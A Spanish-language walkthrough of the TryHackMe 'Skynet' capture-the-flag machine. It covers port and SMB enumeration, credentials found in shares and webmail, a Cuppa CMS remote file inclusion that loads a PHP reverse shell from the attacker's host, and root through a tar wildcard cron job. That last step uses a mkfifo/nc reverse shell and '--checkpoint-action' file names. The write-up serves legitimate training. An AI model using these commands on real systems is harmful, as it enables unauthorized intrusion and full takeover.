Skynet

Skynet, una máquina linux con temática de Terminator.

Recopilación de Información

Comenzamos con une escaneo de puertos rápido para saber sobre que puertos vamos a trabajar nuestro ataque:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet# nmap -p- --open -v -n 10.10.100.202
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 16:40 CEST
Initiating Ping Scan at 16:40
Scanning 10.10.100.202 [4 ports]
Completed Ping Scan at 16:40, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:40
Scanning 10.10.100.202 [65535 ports]
Discovered open port 445/tcp on 10.10.100.202
Discovered open port 110/tcp on 10.10.100.202
Discovered open port 139/tcp on 10.10.100.202
Discovered open port 80/tcp on 10.10.100.202
Discovered open port 22/tcp on 10.10.100.202
Discovered open port 143/tcp on 10.10.100.202
Completed SYN Stealth Scan at 16:41, 20.27s elapsed (65535 total ports)
Nmap scan report for 10.10.100.202
Host is up (0.056s latency).
Not shown: 65529 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
```

A continuación, enumeramos servicios y versiones de los puertos obtenidos anteriormente:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet# nmap -p22,80,110,139,143,445 -sC -sV --
min-rate 2500 -n -T5 10.10.100.202
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 16:51 CEST
Nmap scan report for 10.10.100.202
Host is up (0.055s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL RESP-CODES PIPELINING AUTH-RESP-CODE UIDL CAPA TOP
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: more post-login have IMAP4rev1 LOGINDISABLEDA0001 Pre-login capabilities LITERAL+
OK LOGIN-REFERRALS IDLE ID listed SASL-IR ENABLE
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -2s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2020-05-10T09:51:34-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-10T14:51:34
|_  start_date: N/A
```

Enumeración servicio HTTP

Como obtenemos un servicio HTTP, realizaremos una búsqueda de directorios con dirbuster:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet# dirsearch -u http://10.10.100.202/ -e " "
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: get | Threads: 10 | Wordlist size: 220521

Error Log: /opt/dirsearch/logs/errors-20-05-10_16-44-37.log

Target: http://10.10.100.202/

[16:44:37] Starting:
[16:44:38] 200 -  523B  - /
[16:44:39] 301 -  314B  - /admin  ->  http://10.10.100.202/admin/
[16:44:41] 301 -  312B  - /css  ->  http://10.10.100.202/css/
[16:44:43] 301 -  311B  - /js  ->  http://10.10.100.202/js/
[16:44:46] 301 -  315B  - /config  ->  http://10.10.100.202/config/
[16:44:58] 301 -  311B  - /ai  ->  http://10.10.100.202/ai/
[16:46:35] 301 -  321B  - /squirrelmail  ->  http://10.10.100.202/squirrelmail/
[16:53:53] 403 -  278B  - /server-status

Task Completed
```

Obtenemos el directorio “squirrelmail”, es una plataforma de Webmail escrita en PHP y que necesita SMPT e IMAP para funcionar.

Si visualizamos la página, nos pide un login con credenciales que no tenemos, seguiremos enumerando servicios y dejaremos este para cuando tengamos credenciales.

Enumeración servicio SAMBA

Hemos visto anteriormente en otras máquinas como enumerar un servicio SAMBA y para que se utiliza este servicio, utilizaremos "smbmap":

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet# smbmap -H 10.10.100.202
[+] Guest session       IP: 10.10.100.202:445   Name:
10.10.100.202
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal
Share
        IPC$                                                    NO ACCESS       IPC Service (skynet
server (Samba, Ubuntu))
```

Trataremos de conectarnos a los recursos compartidos y obtener ficheros que nos puedan servir de ayuda para la explotación.

Utilizamos el usuario “anonymous” ya que nos permite acceder sin necesidad de utilizar contraseña:


```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet# smbclient //10.10.100.202/anonymous
Enter WORKGROUP\roots password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep 18 06:41:20 2019
  ..                                  D        0  Tue Sep 17 09:20:17 2019
  attention.txt                       N      163  Wed Sep 18 05:04:59 2019
  logs                                D        0  Wed Sep 18 06:42:16 2019
  books                               D        0  Wed Sep 18 06:40:06 2019

                9204224 blocks of size 1024. 5351944 blocks available

smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0,0 KiloBytes/sec) (average 0,4 KiloBytes/sec)
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (2,1 KiloBytes/sec) (average 1,0 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0,0 KiloBytes/sec) (average 0,8 KiloBytes/sec)
```

Si visualizamos estos ficheros, parecen logs de contraseñas de intentos de inicio de sesión y podrían servirnos para hacernos un diccionario de fuerza bruta para utilizarlo contra esta máquina.

Explotación

A continuación, probaremos lo que parece ser un nombre de usuario enumerado anteriormente en SAMBA “milesdyson" con las contraseñas obtenidas en el log1.txt en el servidor web:

usuario: milesdyson
contraseña: cyborg007haloterminator




Si nos fijamos, hay un correo que nos dice “Samba Password reset” y si lo abrimos, tendremos una contraseña del recurso compartido del usuario actual en Samba.

Nos logeamos en el recurso compartido de “milesdyson” con la contraseña que hemos encontrado

en el correo y copiamos el archivo “important.txt” a nuestra maquina.

```
root@kalil:/home/kaito# smbclient //10.10.244.168/milesdyson -U milesdyson
Enter WORKGROUP\milesdyson's password:
root@kalil:/home/kaito# )s{A62Z=F^n_E.B`)s{A62Z=F^n_E.B`^C
root@kalil:/home/kaito# ^C
root@kalil:/home/kaito# smbclient //10.10.244.168/milesdyson -U milesdyson
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> cd /notes
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0,5 KiloBytes/sec) (average 0,5 KiloBytes/sec)
```

En el archivo "important.txt" obtenemos información importante, entre ella, un nuevo directorio en el serivicio http:



Vemos que es la página principal de Miles Dyson, probaremos a buscar directorios en esta:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet/exploit# dirsearch -u http://
10.10.100.202/45kra24zxs28v3yd/ -e " " -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: get | Threads: 10 | Wordlist size: 220521

Error Log: /opt/dirsearch/logs/errors-20-05-10_18-47-47.log

Target: http://10.10.100.202/45kra24zxs28v3yd/

[18:47:47] Starting:
[18:47:48] 200 -  418B  - /45kra24zxs28v3yd/
[18:48:21] 301 -  339B  - /45kra24zxs28v3yd/administrator  ->  http://10.10.100.202/45kra24zxs28v3yd/
administrator/
```

Si visitamos el directorio encontrado, veremos un panel de administrador que nos pide credenciales, tras probar las encontradas anteriormente, no obtenemos éxito por lo tanto pasaremos a mirar exploits para esta CMS:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet/exploit# searchsploit cuppa

 Exploit
Title
                            |  Path

                                        | (/usr/share/exploitdb/)
Cuppa CMS - '/alertConfigField.php' Local/Remote File
Inclusion                                                                                  | exploits/php/
webapps/25971.txt
```

Visualizando el exploit, vemos que podemos obtener una posible RFI.

Explotando RFI

Si nos dirigimos según el exploit al directorio “administrator/alerts/alertConfigField.php”, podríamos obtener la RFI a través del parámetro “`urlConfig`”:

Para explotar la RFI, copiaremos la shell que nos viene por defecto en kali “/usr/share/webshells/php/php-reverse-shell.php” a nuestro directorio y cambiaremos la IP y el puerto.

A continuación, ponemos en la escucha en nuestra máquina en el puerto seleccionado anteriormente y a través de un servidor python podremos descargar desde la máquina atacante el archivo .php que nos dará la shell:

1. Ponemos a la escucha el puerto seleccionado en la shell:

```
root@kalil:/home/kaito/Escritorio# nc -lnvp 443
listening on [any] 443 ...
```


2. Creamos un servidor de python para descargar desde la máquina víctima el archivo malicioso:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet/exploit# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.100.202 - - [10/May/2020 19:02:45] "GET /shell.php HTTP/1.0" 200 -
```

3. Obtenemos nuestra shell visitando el siguiente directorio:

"http://IP-VICTIMA/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://IP-ATACANTE/NOMBREARCHIVO.php"

Y ...



Hemos conseguido user, podemos obtener la flag:

```
www-data@skynet:/$ ls /home/milesdyson/
backups  mail  share  user.txt
```

Post-Explotación

A continuación, trateremos de escalar privilegios para conseguir ser usuario root.

Obtendremos mediante un servidor python el script "LinEnum.sh" que nos ayudará a enumerar el sistema para poder buscar vectores de explotación de este.

Lo ejecutamos y guardamos el output en un archivo .txt para visualizarlo con “more” posteriormente:

```
www-data@skynet:/tmp$ wget http://10.11.4.143/LinEnum.sh
--2020-05-10 12:14:44--  http://10.11.4.143/LinEnum.sh
Connecting to 10.11.4.143:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45656 (45K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  44.59K   268KB/s    in 0.2s

2020-05-10 12:14:45 (268 KB/s) - 'LinEnum.sh' saved [45656/45656]

www-data@skynet:/tmp$ ls
LinEnum.sh
systemd-private-22faea5fc82841f58460e44363be4a51-dovecot.service-NYuSxT
systemd-private-22faea5fc82841f58460e44363be4a51-systemd-timesyncd.service-GuIw6M
www-data@skynet:/tmp$ chmod +x LinEnum.sh
www-data@skynet:/tmp$ ./LinEnum.sh > output.txt
```

Tras observar el output, me llama la atención que hay un script que se ejecuta en una tarea programada:

```
# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Si nos dirigimos a esta ruta y observamos, vemos que el script se inicia con root y utiliza “tar *” para comprimir todos los archivos que haya en el directorio “/var/www/html”.

Explotando crontab

Nos dirigiremos al directorio donde se están cogiendo todos los archivos para realizar el backup “/var/ww/html”.

Recomiendo visualizar este artículo antes de seguir: https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/

A continuación, generaremos un script que nos dara una reverse shell como usuario root.

Nos aprovecharemos de los argumentos que le podemos agregar a TAR para que ejecute comandos que nosotros le digamos como usuario root.

Para ello, crearemos directorios con el nombre del argumento de tar.

Creamos un archivo ".sh" que contendrá nuestra shell en NetCat:

```
www-data@skynet:/var/www/html$ cat shell.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.4.143 1234 >/tmp/f
```

Creamos con "touch" ficheros con el nombre del argumento que nos permite ejecutar comandos ya que al comprimir todos los archivos, nos cogerán estos dos como argumentos:

```
www-data@skynet:/var/www/html$ touch "/var/www/html/"
www-data@skynet:/var/www/html$ touch "/var/www/html/ --checkpoint-action=exec=sh shell.sh"
www-data@skynet:/var/www/html$ ls
 --checkpoint-action=exec=sh shell.sh  --checkpoint-action=exec=sh shell.sh  --checkpoint=1
45kra24zxs28v3yd  admin  ai  config  css  image.png  index.html  js  shell.sh  style.css
```

Ponemos a la escucha en el puerto seleccionado en el script y... conseguimos ser usuario root.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Skynet/privesc# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.100.202] 37804
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls /root
root.txt
```